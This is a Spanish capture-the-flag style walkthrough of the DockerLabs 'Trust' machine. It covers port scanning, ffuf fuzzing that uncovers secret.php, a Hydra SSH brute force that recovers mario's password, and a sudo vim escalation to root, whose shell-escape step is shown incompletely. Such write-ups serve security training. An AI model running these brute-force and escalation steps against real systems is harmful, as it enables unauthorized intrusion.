

Trust

1. Descripción

Descripción

Laboratorio para practicar enumeración web, fuerza bruta SSH con Hydra y escalada de privilegios abusando de sudoers.

2. Escaneo de Puertos

1. Escaneo básico

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ sudo nmap -p- --open -Pn -n -sS --min-rate 5000 -T 5 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 11:43 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 2A:1C:B7:10:1B:BD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

2. Escaneo detallado de servicios

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ sudo nmap -p 22,80 -sV -sC -Pn -n --min-rate 5000 -T 5 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 11:43 -0400
Nmap scan report for 172.17.0.2
Host is up (0.000046s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 5e:b9:df:0a:50:2a:f0:91:1a:eb:98:0b:48:48:65:7a (ECDSA)
|   256 25:57:77:23:b1:fc:32:bf:af:02:f6:1e:50:ad:0c:8c (ED25519)
80/tcp    open  http     PHP cli server 5.5 or later
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 2A:1C:B7:10:1B:BD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.20 seconds
```


→ Hallazgos clave:

⇒ Puerto 22 (SSH) : OpenSSH 9.2p1 Debian 2+deb12u10

⇒ puerto 80 (HTTP) : PHP cli server 5.5 or later (Apache2 Debian Default Page: It works)

3. Enumeración Web

1.Reconocimiento del objetivo



2. Descubrimiento de directorios y archivos

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ ffuf -c -u http://172.17.0.2/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .php,.html,.txt,.bak -ic
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://172.17.0.2/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .html .txt .bak
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

2006	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
crack	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
index.html	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
index	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
contact	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
images	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
download	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
12	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
news	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
full	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
privacy	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
serial	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]
search	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
logo	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
blog	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
new	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
warez	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
spacer	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
11	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
2005	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
10	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
products	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
rss	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
default	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
cgi-bin	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 2ms]
faq	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 2ms]
home	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
img	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
sitemap	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 1ms]
archives	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 3ms]
1	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
about	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]
09	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
links	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]
01	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 4ms]
08	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 5ms]
2	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
06	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
07	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
login	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
articles	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
support	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
05	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
keygen	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]
04	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 6ms]
article	[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 7ms]

→ El escaneo devolvió múltiples respuestas con código HTTP 200, todas con el mismo tamaño de respuesta:

3. Filtrado de falsos positivos

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ ffuf -c -u http://172.17.0.2/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .php,.html,.txt,.bak -fw 3427


v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .html .txt .bak
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 3427

secret.php [Status: 200, Size: 927, Words: 328, Lines: 40, Duration: 0ms]
:: Progress: [1102800/1102800] :: Job [1/1] :: 4761 req/sec :: Duration: [0:06:31] :: Errors: 0 ::
```

→ Durante la enumeración del servicio web se descubrió el archivo:
⇒ secret.php

4. Análisis del archivo "secret.php"



→ Se encontró un posible usuario:

⇒ mario

4. Fuerza Bruta SSH (mario)

1. Fuerza bruta sobre SSH

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-20 12:16:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-20 12:16:51
```

→ Se encontró credenciales válidas para el servicio SSH.

⇒ login: mario

⇒ password: chocolate

5. Obtención de acceso SSH (mario)

1. Conexión mediante SSH

```
(kali@MrRobot)-[~/Labs/DockerLabs/trust]
$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Linux 46d26423908a 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 20 16:19:57 2026 from 172.17.0.1
mario@46d26423908a:~$ whoami
mario
mario@46d26423908a:~$ pwd
/home/mario
mario@46d26423908a:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario)
```

2. Enumeración del directorio mario

```
mario@46d26423908a:~$ ls -la
total 32
drwxr-xr-x 1 mario mario 4096 May 30 07:39 .
drwxr-xr-x 1 root  root 4096 May 30 07:39 ..
-rw-r--r-- 1 mario mario  90 Jul 20 16:20 .bash_history
-rw-r--r-- 1 mario mario 220 May 30 07:38 .bash_logout
-rw-r--r-- 1 mario mario 3526 May 30 07:38 .bashrc
-rw-r--r-- 1 mario mario 807 May 30 07:38 .profile
mario@46d26423908a:~$
```

*Resumen

Se logró acceso al sistema mediante el servicio SSH utilizando las credenciales obtenidas en la fase anterior.

- Usuario autenticado: mario
- Directorio de trabajo: /home/mario
- UID: 1000
- GID: 1000

6. Escalada de Privilegios (root)

1. Enumeración de privilegios sudo

```
mario@46d26423908a:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 46d26423908a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 46d26423908a:
    (ALL) /usr/bin/vim
```

- Se identificó que el usuario mario tenía permisos para ejecutar el binario vim como cualquier usuario mediante sudo.

2. Ejecución de vim con privilegios elevados

```
mario@46d26423908a:~$ sudo vim
root@46d26423908a:/home/mario# ls -la
total 32
drwxr-xr-x 1 mario mario 4096 May 30 07:39 .
drwxr-xr-x 1 root  root 4096 May 30 07:39 ..
-rw----- 1 mario mario  90 Jul 20 16:20 .bash_history
-rw-r--r-- 1 mario mario 220 May 30 07:38 .bash_logout
-rw-r--r-- 1 mario mario 3526 May 30 07:38 .bashrc
-rw-r--r-- 1 mario mario 807 May 30 07:38 .profile
root@46d26423908a:/home/mario# cd /
root@46d26423908a:/# cd root
root@46d26423908a:~# ls -la
total 20
drwx----- 1 root root 4096 May 30 07:38 .
drwxr-xr-x 1 root root 4096 Jul 20 15:42 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 May 30 07:38 .cache
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
root@46d26423908a:~# pwd
/root
```

→ La ejecución de vim con privilegios elevados permitió obtener acceso como root y acceder al directorio /root